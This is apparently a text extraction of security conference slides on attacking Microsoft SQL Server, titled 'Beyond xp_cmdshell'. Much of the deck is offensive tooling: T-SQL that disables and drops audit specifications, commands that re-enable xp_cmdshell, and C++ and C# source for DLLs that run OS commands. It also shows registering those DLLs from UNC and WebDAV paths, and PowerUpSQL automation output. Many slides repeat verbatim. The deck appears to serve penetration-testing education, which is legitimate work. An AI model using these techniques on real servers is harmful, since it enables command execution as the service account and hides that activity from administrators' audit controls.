



## BEYOND XP\_CMDSHHELL

OWNING THE EMPIRE THROUGH SQL SERVER



# MISSION

# TO SYSADMIN... ...AND BEYOND!




## MISSION OBJECTIVES

1. Get Access
2. Hide from Audit Controls
3. Execute OS Commands
4. Use SQL Server as a beach head
5. Detect OS Command Execution







## Who are we?

- ◆ Alexander Leary
- ◆ Scott Sutherland







## Alexander Leary


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Slides:	On their way 😊	
Blogs:	<a href="https://blog.netspi.com/author/aleary/">https://blog.netspi.com/author/aleary/</a>	
Code:	<a href="https://blog.netspi.com/expanding-the-empire-with-sql/">https://blog.netspi.com/expanding-the-empire-with-sql/</a>	

WMI  
FUN  
4 U

## Scott Sutherland

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Code:	<a href="https://github.com/netspi/PowerUpSQL">https://github.com/netspi/PowerUpSQL</a> <a href="https://github.com/nullbind">https://github.com/nullbind</a>	

PowerUpSQL





# GET ACCESS




## Get Access: Escalation Path

1. Locate SQL Servers on the domain via LDAP queries to DC
2. Attempt to log into each one as the current domain user
3. Perform UNC path injection to capture SQL Server service account password hash





## Get Access: Privilege Escalation Path



## Get Access: PowerUpSQL Automation

Action	PowerUpSQL Function
Get SQL Server service account password hashes	Invoke-SQLUncPathInjection

## Get Access: PowerUpSQL Automation

- ◆ Invoke-SQLUncPathInjection
- ◆ Written by Thomas Elling
- ◆ Gold Star PowerUpSQL contributor!



# DEMO

# BEYOND XP\_CMDSHELL: GET ACCESS

Select Administrator: Windows PowerShell

PS C:\temp\PowerUpSQL>


# HIDE FROM AUDIT CONTROLS





## Checking Audit Controls

- ◆ List **Server** audits
- ◆ List **Server** audit specifications (DDL Events)
- ◆ List **Database** audit specifications (DML Events)



## Checking Audit Controls - Code - List Server Audits

```
SELECT * FROM sys.dm_server_audit_status
```



File Edit View Query Project Debug Tools Window Help

master Execute Debug

SQLQuery5.sql - NET...\\ssutherland (58))\*

```
-- View audits  
SELECT * FROM sys.dm_server_audit_status
```

100 %

Results Messages

	audit_id	name	status	status_desc	status_time	event_session_address	audit_file_path	audit_file_size
1	65537	DerbyconAudit	1	STARTED	2017-09-08 09:19:05.6000000	0x000001E7D914D741	NULL	NULL

## Checking Audit Controls - Code - List Server Specs

```
SELECT audit_id,  
a.name as audit_name,  
s.name as server_specification_name,  
d.audit_action_name,  
s.is_state_enabled,  
d.is_group,  
d.audit_action_id,  
s.create_date,  
s.modify_date  
FROM sys.server_audits AS a  
JOIN sys.server_audit_specifications AS s  
ON a.audit_guid = s.audit_guid  
JOIN sys.server_audit_specification_details AS d  
ON s.server_specification_id = d.server_specification_id
```



File Edit View Query Project Debug Tools Window Help

master Execute Debug

SQLQuery5.sql - NET...\\ssutherland (58))\*

```
-- View server specifications
SELECT audit_id,
a.name as audit_name,
s.name as server_specification_name,
d.audit_action_name,
s.is_state_enabled,
d.is_group,
d.audit_action_id,
s.create_date,
s.modify_date
FROM sys.server_audits AS a
JOIN sys.server_audit_specifications AS s
ON a.audit_guid = s.audit_guid
JOIN sys.server_audit_specification_details AS d
ON s.server_specification_id = d.server_specification_id
```

100 %

Results Messages

	audit_id	audit_name	server_specification_name	audit_action_name	is_state_enabled	is_group	audit_actio
1	65537	DerbyconAudit	Audit_Server_Configuration_Changes	AUDIT_CHANGE_GROUP	1	1	CNAU
2	65537	DerbyconAudit	Audit_Server_Configuration_Changes	SERVER_OPERATION_GROUP	1	1	OPSV

## Checking Audit Controls - Code - List Database Specs

```
SELECT a.audit_id,  
a.name as audit_name,  
s.name as database_specification_name,  
d.audit_action_name,  
d.major_id,  
OBJECT_NAME(d.major_id) as object,  
s.is_state_enabled,  
d.is_group, s.create_date,  
s.modify_date,  
d.audited_result  
FROM sys.server_audits AS a  
JOIN sys.database_audit_specifications AS s  
ON a.audit_guid = s.audit_guid  
JOIN sys.database_audit_specification_details AS d  
ON s.database_specification_id = d.database_specification_id
```





File Edit View Query Project Debug Tools Window Help

New Query Generic Debugger

master Execute Debug

SQLQuery5.sql - NET...\\ssutherland (58))\*

```
-- View database specifications
SELECT a.audit_id,
a.name as audit_name,
s.name as database_specification_name,
d.audit_action_name,
d.major_id,
OBJECT_NAME(d.major_id) as object,
s.is_state_enabled,
d.is_group, s.create_date,
s.modify_date,
d.audited_result
FROM sys.server_audits AS a
JOIN sys.database_audit_specifications AS s
ON a.audit_guid = s.audit_guid
JOIN sys.database_audit_specification_details AS d
ON s.database_specification_id = d.database_specification_id
```

100 %

Results Messages

	audit_id	audit_name	database_specification_name	audit_action_name	major_id	object	is_state_enabled	is_group	create_date	modify_date
1	65537	DerbyconAudit	Audit_OSCMDEXEC	EXECUTE	-1008137134	xp_cmdshell	1	0	2017-09-08 09:19:05.600	2017-09-08 09:19:05.600
2	65537	DerbyconAudit	Audit_OSCMDEXEC	EXECUTE	-947735043	sp_OACreate	1	0	2017-09-08 09:19:05.600	2017-09-08 09:19:05.600
3	65537	DerbyconAudit	Audit_OSCMDEXEC	EXECUTE	-778373031	sp_addextendedproc	1	0	2017-09-08 09:19:05.600	2017-09-08 09:19:05.600
4	65537	DerbyconAudit	Audit_OSCMDEXEC	EXECUTE	-243809429	sp_execute_external_script	1	0	2017-09-08 09:19:05.600	2017-09-08 09:19:05.600

## Hiding from Audit Controls

- ◆ Remove audit controls - not recommended
- ◆ Disable audit controls - not recommended
- ◆ Just use techniques that aren't being audited



## Hiding from Audit Controls -Disable or Remove Audit

### -- Disable and remove SERVER AUDIT

```
ALTER SERVER AUDIT DerbyAudit  
WITH (STATE = OFF)  
DROP SERVER AUDIT Audit_StartUp_Procs
```

### -- Disable and remove SERVER AUDIT SPECIFICATION

```
ALTER SERVER AUDIT SPECIFICATION Audit_Server_Configuration_Changes  
WITH (STATE = OFF)  
DROP SERVER AUDIT SPECIFICATION Audit_Server_Configuration_Changes
```

### -- Disable and remove DATABASE AUDIT SPECIFICATION

```
ALTER DATABASE AUDIT SPECIFICATION Audit_OSCMDEXEC  
WITH (STATE = OFF)  
DROP DATABASE AUDIT SPECIFICATION Audit_OSCMDEXEC
```



File Edit View Query Project Debug Tools Window Help

Generic Debugger

master

Execute Debug

SQLQuery5.sql - NET...\\ssutherland (55))\*


```
-- View server specifications
SELECT audit_id,
a.name as audit_name,
s.name as server_specification_name,
d.audit_action_name,
s.is_state_enabled,
d.is_group,
d.audit_action_id,
s.create_date,
s.modify_date
FROM sys
JOIN sys
ON a.aud
JOIN sys
ON s.ser
```

“This event is raised whenever any audit is created, modified or deleted.”

100 %


Results Messages

	audit_id	audit_name	server_specification_name	audit action name	is_state_enabled	is_group	audit_action_id	create_date	modify_date
1	65537	DerbyconAudit	Audit_Server_Configuration_Changes	AUDIT_CHANGE_GROUP	0	1	CNAU	2017-09-08 09:19:05.600	2017-09-08 09:19:05.6
2	65537	DerbyconAudit	Audit_Server_Configuration_Changes	SERVER_OPERATION_GROUP	0	1	OPSV	2017-09-08 09:19:05.600	2017-09-08 09:19:05.6



## Obtain Sysadmin Access - Automation - PowerUpSQL

Action	PowerUpSQL Function
Get Server Specifications	Get-SQLAuditServerSpec
Get Database Specifications	Get-SQLAuditDatabaseSpec



```
Administrator: Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
PS C:\> Get-SQLAuditDatabaseSpec -Instance MSSQLSRV04\SQLSERVER2014

ComputerName      : MSSQLSRV04
Instance          : MSSQLSRV04\SQLSERVER2014
AuditId           : 65537
```

# OS COMMAND EXECUTION






## Reminder

OS commands via SQL Server = Windows Account Impersonation

Many possible configurations:

- ◆ Local User
- ◆ Local System
- ◆ Network Service
- ◆ Local Managed Service Account
- ◆ Domain Managed Service Account
- ◆ Domain User
- ◆ Domain Admin






## Use SQL Server components to run commands via

- ◆ .Net Methods
  - New Process() + UseShellExecute
  - System.management.automation.powershell
- ◆ C++ Methods
  - ShellExecute / ShellExecuteEx
  - System
- ◆ COM Objects
  - wscript.shell
  - shell.application

# xp\_cmdshell



## xp\_cmdshell: Overview

1. C++ DLL export registered by default
2. Affected Versions: All
  - Disabled by default since SQL Server 2005
3. Requires sysadmin role by default
4. EXECUTE privileges can be granted to a database user if the `xp_cmdshell_proxy_account` is configured correctly
5. Executes as the SQL Server service account



## **xp\_cmdshell:** Configuration Changes and Execution

Action	TSQL Example
Re-Install	<code>sp_addextendedproc 'xp_cmdshell', 'xplog70.dll'</code>
Re-Enable	<code>EXEC sp_configure 'show advanced options', 1; RECONFIGURE; GO</code>  <code>EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE; GO</code>
Execute	<code>Exec master..xp_cmdshell 'whoami'</code>


## **xp\_cmdshell:** Automation - PowerUpSQL

Action	PowerUpSQL Function
Execute OS Commands via xp_cmdshell	Invoke-SQLOSCmExec



**xp\_cmdshell** is monitored more than we'd like

CAN THEY  
SEE ME ?!?!



Yes, yes they can.



**GOOD  
NEWS**

**THERE ARE  
OTHER  
OPTIONS**

1. Extended Stored Procedures
2. CLR Assemblies
3. Agent Jobs
  - (a) CMDEXEC (b) PowerShell (c) ActiveX: VBScript (d) ) ActiveX: Jscript (e) SSIS
4. Ole Automation Procedures
5. R Scripts
6. Python Scripts
7. Openrowset/OpenDataSource/OpenQuery using Providers
8. Registry and file autoruns



# Extended Stored Procedures



## Extended Stored Procedure (XP) - Overview

1. C++ DLL export that maps to SQL Server stored procedure
2. Affected Versions: All
3. Requires sysadmin role by default
4. Executes as the SQL Server service account
5. The DLL can have any file extension 😊
6. The DLL can be loaded from Webdav 😊



## Extended Stored Procedure (XP) - Instructions

1. Compile the C++ DLL
2. Register the exported DLL functions in SQL Server using “sp\_addextendedproc” (“DBCC ADDEXTENDEDPROC” wrapper)





# Extended Stored Procedure - Code - C++

```
#include "stdio.h"
#include "stdafx.h"
#include "srv.h"
#include "shellapi.h"
#include "string"

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            break;
    }

    return 1;
}

__declspec(dllexport) ULONG __GetXpVersion() {
    return 1;
}

#define RUNCMD_FUNC extern "C" __declspec (dllexport)
RUNPS_FUNC int __stdcall RunPs(const char * Command) {
    ShellExecute(NULL, TEXT("open"), TEXT("powershell"), TEXT(" -C \"This is a test.|out-file c:\\temp\\test_ps2.txt \""), TEXT(" C:\\ \""), SW_SHOW);
    system("PowerShell -C \"This is a test.|out-file c:\\temp\\test_ps1.txt\"");
    return 1;
}
```



# Extended Stored Procedure - Code - C++

```
#include "stdio.h"
#include "stdafx.h"
#include "srv.h"
#include "shellapi.h"
#include "string"

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            break;
    }

    return 1;
}

__declspec(dllexport) ULONG __GetXpVersion() {
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#define RUNCMD_FUNC extern "C" __declspec (dllexport)
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    system("PowerShell -C \"This is a test.|out-file c:\\temp\\test_ps1.txt\"");
    return 1;
}
```



# Extended Stored Procedure - Code - C++

```
#include "stdio.h"
#include "stdafx.h"
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#include "shellapi.h"
#include "string"

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            break;
    }

    return 1;
}

__declspec(dllexport) ULONG __GetXpVersion() {
    return 1;
}

#define RUNCMD_FUNC extern "C" __declspec (dllexport)
RUNPS_FUNC int __stdcall RunPs(const char * Command) {
    ShellExecute(NULL, TEXT("open"), TEXT("powershell"), TEXT(" -C \"'This is a test.'|out-file c:\\temp\\test_ps2.txt \""), TEXT(" C:\\ "), SW_SHOW);
    system("PowerShell -C \"'This is a test.'|out-file c:\\temp\\test_ps1.txt \"");
    return 1;
}
```



# Extended Stored Procedure - Code - C++

```
#include "stdio.h"
#include "stdafx.h"
#include "srv.h"
#include "shellapi.h"
#include "string"

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            break;
    }

    return 1;
}

__declspec(dllexport) ULONG __GetXpVersion() {
    return 1;
}

#define RUNCMD_FUNC extern "C" __declspec (dllexport)
RUNPS_FUNC int __stdcall RunPs(const char * Command) {
    ShellExecute(NULL, TEXT("open"), TEXT("powershell"), TEXT("-C \"This is a test |out-file c:\\temp\\test_ps2.txt\""), TEXT("C:\\"), SW_SHOW);
    system("PowerShell -C \"This is a test.|out-file c:\\temp\\test_ps1.txt\"");
    return 1;
}
```



-- Register xp via local disk

```
sp_addextendedproc 'RunPs', 'c:\runps.dll'
```

-- Register xp via UNC path

```
sp_addextendedproc 'RunPs', '\\servername\pathtofile\runps.dll'
```

-- Register xp via webdav path

```
sp_addextendedproc 'RunPs', '\\servername@80\pathtofile\runps.dll'
```

-- Register xp via webdav path and renamed with a .txt extension

```
sp_addextendedproc 'RunPs', '\\servername@80\pathtofile\runps.txt'
```

-- Run xp

```
Exec RunPs
```

-- Remove xp

```
sp_dropextendedproc 'RunPs'
```

## Extended Stored Procedures - Automation - PowerUpSQL

Action	PowerUpSQL Function
Create DLL to Execute OS Commands via XP	Create-SQLFileXpDll
List existing XP for all databases	Get-SQLStoredProcedureXP

# Extended Stored Procedure - Automation - PowerUpSQL

```
PS C:\> Import-Module .\PowerUpSQL.psd1
PS c:> Create-SQLFileXpDll -Verbose -OutFile c:\mycmd.dll -Command "echo pure evil >
c:\evil.txt" -ExportName xp_mycmd

VERBOSE: Found buffer offset for command: 32896
VERBOSE: Found buffer offset for function name: 50027
VERBOSE: Found buffer offset for buffer: 50035
VERBOSE: Creating DLL c:\mycmd.dll
VERBOSE: - Exported function name: xp_mycmd
VERBOSE: - Exported function command: "echo pure evil > c:\evil.txt"
VERBOSE: - Manual test: rundll32 c:\mycmd.dll,xp_mycmd
VERBOSE: - DLL written
VERBOSE: SQL Server Notes
VERBOSE: The exported function can be registered as a SQL Server extended stored
procedure...
VERBOSE: - Register xp via local disk: sp_addextendedproc 'xp_mycmd', 'c:\myxp.dll'
VERBOSE: - Register xp via UNC path: sp_addextendedproc 'xp_mycmd',
'\\servername\pathtofile\myxp.dll'
VERBOSE: - Unregister xp: sp_dropextendedproc 'xp_mycmd'
```





# Extended Stored Procedure - Automation - PowerUpSQL

```
PS C:\> Import-Module .\PowerUpSQL.psd1
```

```
PS c:> Create-SQLFileXpDll -Verbose -OutFile c:\mycmd.dll -Command "echo pure evil > c:\evil.txt" -ExportName xp_mycmd
```

```
VERBOSE: Found buffer offset for command: 32896
```

```
VERBOSE: Found buffer offset for function name: 50027
```

```
VERBOSE: Found buffer offset for buffer: 50035
```

```
VERBOSE: Creating DLL c:\mycmd.dll
```

```
VERBOSE: - Exported function name: xp_mycmd
```

```
VERBOSE: - Exported function command: "echo pure evil > c:\evil.txt"
```

```
VERBOSE: - Manual test: rundll32 c:\mycmd.dll,xp_mycmd
```

```
VERBOSE: - DLL written
```

```
VERBOSE: SQL Server Notes
```

```
VERBOSE: The exported function can be registered as a SQL Server extended stored procedure...
```

```
VERBOSE: - Register xp via local disk: sp_addextendedproc 'xp_mycmd', 'c:\myxp.dll'
```

```
VERBOSE: - Register xp via UNC path: sp_addextendedproc 'xp_mycmd',  
'\\servername\pathtofile\myxp.dll'
```

```
VERBOSE: - Unregister xp: sp_dropextendedproc 'xp_mycmd'
```



# Extended Stored Procedure - Automation - PowerUpSQL

```
PS C:\> Import-Module .\PowerUpSQL.psd1
PS c:> Create-SQLFileXpDll -Verbose -OutFile c:\mycmd.dll -Command "echo pure evil >
c:\evil.txt" -ExportName xp_mycmd

VERBOSE: Found buffer offset for command: 32896
VERBOSE: Found buffer offset for function name: 50027
VERBOSE: Found buffer offset for buffer: 50035
VERBOSE: Creating DLL c:\mycmd.dll
VERBOSE: - Exported function name: xp_mycmd
VERBOSE: - Exported function command: "echo pure evil > c:\evil.txt"
VERBOSE: - Manual test: rundll32 c:\mycmd.dll,xp_mycmd
VERBOSE: - DLL written
VERBOSE: SQL Server Notes
VERBOSE: The exported function can be registered as a SQL Server extended stored
procedure...
VERBOSE: - Register xp via local disk: sp_addextendedproc 'xp_mycmd', 'c:\myxp.dll'
VERBOSE: - Register xp via UNC path: sp_addextendedproc 'xp_mycmd',
'\\servername\pathtofile\myxp.dll'
VERBOSE: - Unregister xp: sp_dropextendedproc 'xp_mycmd'
```



# Common Language Runtime (CLR) Assemblies



## CLR Assemblies- Overview

1. .net DLL method that maps to a SQL Server stored procedure 😊
2. Affected Versions: SQL Server 2008 to 2017 (so far)
3. Requires sysadmin role by default
4. Non sysadmin privileges: CREATE ASSEMBLY, ALTER ASSEMBLY, or DDL\_ADMIN Role
5. Executes as the SQL Server service account



## CLR Assemblies- Overview

Lots of great work by:

- ◆ Lee Christensen (@tifkin\_)
- ◆ Nathan Kirk



## CLR Assemblies - Instructions

1. Compile a .net assembly DLL
2. Server level setting: “clr enabled” set to 1
3. Server level setting: “clr strict security” set to 0 (2017)
4. Database level setting: “is\_trustworthy” is set to “1”  
- *(or) use the default “msdb” database*
5. **Create Assembly** from the file (or hexadecimal string)  
- *assembly is stored in SQL Server Table*
6. **Create Procedure** that maps to CLR methods
7. Run your procedure



# CLR Assemblies - Code Sample - .net DLL

```
using System;
using System.Data;
using System.Data.SqlClient;
using System.Data.SqlTypes;
using Microsoft.SqlServer.Server;
using System.IO;
using System.Diagnostics;
using System.Text;

public partial class StoredProcedures {
    [Microsoft.SqlServer.Server.SqlProcedure] public static void cmd_exec (SqlString execCommand)
    {
        // Run command
        Process proc = new Process();
        proc.StartInfo.FileName = @"C:\Windows\System32\cmd.exe";
        proc.StartInfo.Arguments = string.Format(@" /C {0}", execCommand.Value);
        proc.StartInfo.UseShellExecute = false;      proc.StartInfo.RedirectStandardOutput = true;
        proc.Start();

        // Return command results
        SqlDataRecord record = new SqlDataRecord(new SqlMetaData("output", SqlDbType.NVarChar, 4000));
        SqlContext.Pipe.SendResultsStart(record);
        record.SetString(0, proc.StandardOutput.ReadToEnd().ToString());
        SqlContext.Pipe.SendResultsRow(record);
        SqlContext.Pipe.SendResultsEnd();

        proc.WaitForExit();
        proc.Close();
    }
};
```





# CLR Assemblies - Code Sample - .net DLL

```
using System;
using System.Data;
using System.Data.SqlClient;
using System.Data.SqlTypes;
using Microsoft.SqlServer.Server;
using System.IO;
using System.Diagnostics;
using System.Text;

public partial class StoredProcedures {
    [Microsoft.SqlServer.Server.SqlProcedure] public static void cmd_exec (SqlString execCommand)
    {
        // Run command
        Process proc = new Process();
        proc.StartInfo.FileName = @"C:\Windows\System32\cmd.exe";
        proc.StartInfo.Arguments = string.Format(@" /C {0}", execCommand.Value);
        proc.StartInfo.UseShellExecute = false;      proc.StartInfo.RedirectStandardOutput = true;
        proc.Start();

        // Return command results
        SqlDataRecord record = new SqlDataRecord(new SqlMetaData("output", SqlDbType.NVarChar, 4000));
        SqlContext.Pipe.SendResultsStart(record);
        record.SetString(0, proc.StandardOutput.ReadToEnd().ToString());
        SqlContext.Pipe.SendResultsRow(record);
        SqlContext.Pipe.SendResultsEnd();

        proc.WaitForExit();
        proc.Close();
    }
};
```



# CLR Assemblies - Code Sample - .net DLL

```
using System;
using System.Data;
using System.Data.SqlClient;
using System.Data.SqlTypes;
using Microsoft.SqlServer.Server;
using System.IO;
using System.Diagnostics;
using System.Text;

public partial class StoredProcedures {
    [Microsoft.SqlServer.Server.SqlProcedure] public static void cmd_exec (SqlString execCommand)
    {
        // Run command
        Process proc = new Process();
        proc.StartInfo.FileName = @"C:\Windows\System32\cmd.exe";
        proc.StartInfo.Arguments = string.Format(@" /C {0}", execCommand.Value);
        proc.StartInfo.UseShellExecute = false;      proc.StartInfo.RedirectStandardOutput = true;
        proc.Start();

        // Return command results
        SqlDataRecord record = new SqlDataRecord(new SqlMetaData("output", SqlDbType.NVarChar, 4000));
        SqlContext.Pipe.SendResultsStart(record);
        record.SetString(0, proc.StandardOutput.ReadToEnd().ToString());
        SqlContext.Pipe.SendResultsRow(record);
        SqlContext.Pipe.SendResultsEnd();

        proc.WaitForExit();
        proc.Close();
    }
};
```



# CLR Assemblies - Code Sample - .net DLL

```
using System;
using System.Data;
using System.Data.SqlClient;
using System.Data.SqlTypes;
using Microsoft.SqlServer.Server;
using System.IO;
using System.Diagnostics;
using System.Text;

public partial class StoredProcedures {
    [Microsoft.SqlServer.Server.SqlProcedure] public static void cmd_exec (SqlString execCommand)
    {
        // Run command
        Process proc = new Process();
        proc.StartInfo.FileName = @"C:\Windows\System32\cmd.exe";
        proc.StartInfo.Arguments = string.Format(@" /C {0}", execCommand.Value);
        proc.StartInfo.UseShellExecute = false;      proc.StartInfo.RedirectStandardOutput = true;
        proc.Start();

        // Return command results
        SqlDataRecord record = new SqlDataRecord(new SqlMetaData("output", SqlDbType.NVarChar, 4000));
        SqlContext.Pipe.SendResultsStart(record);
        record.SetString(0, proc.StandardOutput.ReadToEnd().ToString());
        SqlContext.Pipe.SendResultsRow(record);
        SqlContext.Pipe.SendResultsEnd();

        proc.WaitForExit();
        proc.Close();
    }
};
```



# CLR Assemblies - Code Sample - .net DLL

```
using System;
using System.Data;
using System.Data.SqlClient;
using System.Data.SqlTypes;
using Microsoft.SqlServer.Server;
using System.IO;
using System.Diagnostics;
using System.Text;

public partial class StoredProcedures {
    [Microsoft.SqlServer.Server.SqlProcedure] public static void cmd_exec (SqlString execCommand)
    {
        // Run command
        Process proc = new Process();
        proc.StartInfo.FileName = @"C:\Windows\System32\cmd.exe";
        proc.StartInfo.Arguments = string.Format(@" /C {0}", execCommand.Value);
        proc.StartInfo.UseShellExecute = false;      proc.StartInfo.RedirectStandardOutput = true;
        proc.Start();

        // Return command results
        SqlDataRecord record = new SqlDataRecord(new SqlMetaData("output", SqlDbType.NVarChar, 4000));
        SqlContext.Pipe.SendResultsStart(record);
        record.SetString(0, proc.StandardOutput.ReadToEnd().ToString());
        SqlContext.Pipe.SendResultsRow(record);
        SqlContext.Pipe.SendResultsEnd();

        proc.WaitForExit();
        proc.Close();
    }
};
```



## CLR Assemblies - Code Sample - TSQL

```
-- Select the msdb database
use msdb

-- Enable show advanced options on the server
sp_configure 'show advanced options',1
RECONFIGURE
GO

-- Enable CLR on the server
sp_configure 'clr enabled',1
RECONFIGURE
GO

-- Create the assembly from a file path
CREATE ASSEMBLY my_assembly FROM 'c:\temp\cmd_exec.dll' WITH PERMISSION_SET = UNSAFE;

-- Create a procedure that links to the CLR method
CREATE PROCEDURE [dbo].[cmd_exec] @execCommand NVARCHAR (4000) AS EXTERNAL NAME
[my_assembly].[StoredProcedures].[cmd_exec];
GO

-- Execute the procedure
Exec cmd_exec 'whoami'
```



# CLR Assemblies - Code Sample - TSQL

```
-- Select the msdb database
use msdb

-- Enable show advanced options on the server
sp_configure 'show advanced options',1
RECONFIGURE
GO

-- Enable CLR on the server
sp_configure 'clr enabled',1
RECONFIGURE
GO

-- Create the assembly from a file path
CREATE ASSEMBLY my_assembly FROM 'c:\temp\cmd_exec.dll' WITH PERMISSION_SET = UNSAFE;

-- Create a procedure that links to the CLR method
CREATE PROCEDURE [dbo].[cmd_exec] @execCommand NVARCHAR (4000) AS EXTERNAL NAME
[my_assembly].[StoredProcedures].[cmd_exec];
GO

-- Execute the procedure
Exec cmd_exec 'whoami'
```



# CLR Assemblies - Code Sample - TSQL

```
-- Select the msdb database
use msdb

-- Enable show advanced options on the server
sp_configure 'show advanced options',1
RECONFIGURE
GO

-- Enable CLR on the server
sp_configure 'clr enabled',1
RECONFIGURE
GO

-- Create the assembly from a file path
CREATE ASSEMBLY my_assembly FROM 'c:\temp\cmd_exec.dll' WITH PERMISSION_SET = UNSAFE;

-- Create a procedure that links to the CLR method
CREATE PROCEDURE [dbo].[cmd_exec] @execCommand NVARCHAR (4000) AS EXTERNAL NAME
[my_assembly].[StoredProcedures].[cmd_exec];
GO

-- Execute the procedure
Exec cmd_exec 'whoami'
```





# CLR Assemblies - Code Sample - TSQL

```
-- Select the msdb database
use msdb

-- Enable show advanced options on the server
sp_configure 'show advanced options',1
RECONFIGURE
GO

-- Enable CLR on the server
sp_configure 'clr enabled',1
RECONFIGURE
GO

-- Create the assembly from a file path
CREATE ASSEMBLY my_assembly FROM 'c:\temp\cmd_exec.dll' WITH PERMISSION_SET = UNSAFE;

-- Create a procedure that links to the CLR method
CREATE PROCEDURE [dbo].[cmd_exec] @execCommand NVARCHAR (4000) AS EXTERNAL NAME
[my_assembly].[StoredProcedures].[cmd_exec];
GO

-- Execute the procedure
Exec cmd_exec 'whoami'
```





## CLR Assemblies - Code Sample - TSQL

```
-- Select the msdb database
use msdb

-- Enable show advanced options on the server
sp_configure 'show advanced options',1
RECONFIGURE
GO

-- Enable CLR on the server
sp_configure 'clr enabled',1
RECONFIGURE
GO

-- Create the assembly from a file path
CREATE ASSEMBLY my_assembly FROM 'c:\temp\cmd_exec.dll' WITH PERMISSION_SET = UNSAFE;

-- Create a procedure that links to the CLR method
CREATE PROCEDURE [dbo].[cmd_exec] @execCommand NVARCHAR (4000) AS EXTERNAL NAME
[my_assembly].[StoredProcedures].[cmd_exec];
GO

-- Execute the procedure
Exec cmd_exec 'whoami'
```



# CLR Assemblies - Code - TSQL - Select Assemblies

```
USE msdb;
SELECT    SCHEMA_NAME(so.[schema_id]) AS [schema_name],
          af.file_id,
          af.name + '.dll' as [file_name],
          asmbly.clr_name,
          asmbly.assembly_id,
          asmbly.name AS [assembly_name],
          am.assembly_class,
          am.assembly_method,
          so.object_id as [sp_object_id],
          so.name AS [sp_name],
          so.[type] as [sp_type],
          asmbly.permission_set_desc,
          asmbly.create_date,
          asmbly.modify_date,
          af.content
FROM      sys.assembly_modules am
INNER JOIN sys.assemblies asmbly
ON        asmbly.assembly_id = am.assembly_id
INNER JOIN sys.assembly_files af
ON        asmbly.assembly_id = af.assembly_id
INNER JOIN sys.objects so
ON        so.[object_id] = am.[object_id]
```



SQLQuery3.sql - MSSQLSRV04\SQLSERVER2014.msdb (sa (53))\* - Microsoft SQL Server Manage... Quick Launch

File Edit View Query Project Debug Tools Window Help

msdb Execute Debug

SQLQuery3.sql - MS...014.msdb (sa (53))\*

```
SELECT SCHEMA_NAME(so.[schema_id]) AS [schema_name],
af.file_id,
af.name + '.dll' as [file_name],
asmbly.clr_name,
asmbly.assembly_id,
asmbly.name AS [assembly_name],
am.assembly_class,
am.assembly_method,
```

146 %

Results Messages

	file_name	clr_name	assembly_id	assembly_name	assembly_class	assembly_method	sp_object_id	sp_name	sp_type	permis
1	cmd_exec.dll	cmd_exec, version=0.0.0.0, culture=neutral, publ...	65563	my_assembly	StoredProcedures	cmd_exec	797961919	cmd_exec	PC	UNSA
2	myfile9.dll	myfile9, version=0.0.0.0, culture=neutral, publick...	65564	tWseHgxP	GChmSt	rYefHRuo	845962090	sp_myfile9	PC	UNSA
3	myfile8.dll	myfile8, version=0.0.0.0, culture=neutral, publick...	65565	ORNCGmeoMg	FShrvHBfuO	oWAMkjsrD	861962147	sp_myfile8	PC	UNSA
4	myfile7.dll	myfile7, version=0.0.0.0, culture=neutral, publick...	65566	wdyAnJDMYa	LkBGScVq	EhVXGdvRzf	877962204	sp_myfile7	PC	UNSA
5	myfile6.dll	myfile6, version=0.0.0.0, culture=neutral, publick...	65567	yvMRF	SHsdkwD	XCvij	893962261	sp_myfile6	PC	UNSA
6	myfile5.dll	myfile5, version=0.0.0.0, culture=neutral, publick...	65568	WvEODaX	KAoiRs	JGRfZyi	909962318	sp_myfile5	PC	UNSA
7	myfile4.dll	myfile4, version=0.0.0.0, culture=neutral, publick...	65569	jZMJOUi	tJwhyZH	kioMTOv	925962375	sp_myfile4	PC	UNSA
8	myfile3.dll	myfile3, version=0.0.0.0, culture=neutral, publick...	65570	IXJwpFaS	bOLaymiMrY	BrNvyKng	941962432	sp_myfile3	PC	UNSA
9	myfile2.dll	myfile2, version=0.0.0.0, culture=neutral, publick...	65571	bWYKQx	PZNDFeGQd	NDzMtO	957962489	sp_myfile2	PC	UNSA
10	myfile1.dll	myfile1, version=0.0.0.0, culture=neutral, publick...	65572	YbSFtPi	PSMyLRci	CljgZDKR	973962546	sp_myfile1	PC	UNSA
11	myfile10.dll	myfile10, version=0.0.0.0, culture=neutral, public...	65573	ciXwMDY	cJzGZdw	UHxbfoG	989962603	sp_myfile10	PC	UNSA

Query executed successfully.

MSSQLSRV04\SQLSERVER2014 (1... sa (53) msdb 00:00:00 11 rows

Ready

Ln 1

Col 3

INS


## CLR Assemblies - Automation - PowerUpSQL

Action	PowerUpSQL Function
Create Custom .net DLL with Custom Attributes	Create-SQLFileCLRDLL
Execute OS Command via CLR	Invoke-SQLOSCcmdCLR
List Assembly Information	Get-SQLStoredProcedureCLR
Export Existing Assemblies	Get-SQLStoredProcedureCLR -ExportFolder c:\temp

```


PS C:\temp> $Results = Get-SQLStoredProcedureCLR -Verbose -Instance MSSQLSRV04\SQLSERVER2014 -ExportFolder c:\temp
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Connection Success.
VERBOSE: MSSQLSRV04\SQLSERVER2014 : Searching for CLR stored procedures in master
VERBOSE: MSSQLSRV04\SQLSERVER2014 : - File:myfile6.dll Assembly:pjPEkzro Class:eFgnfR Method:ZiQmtvxF Proc:sp_myfile6
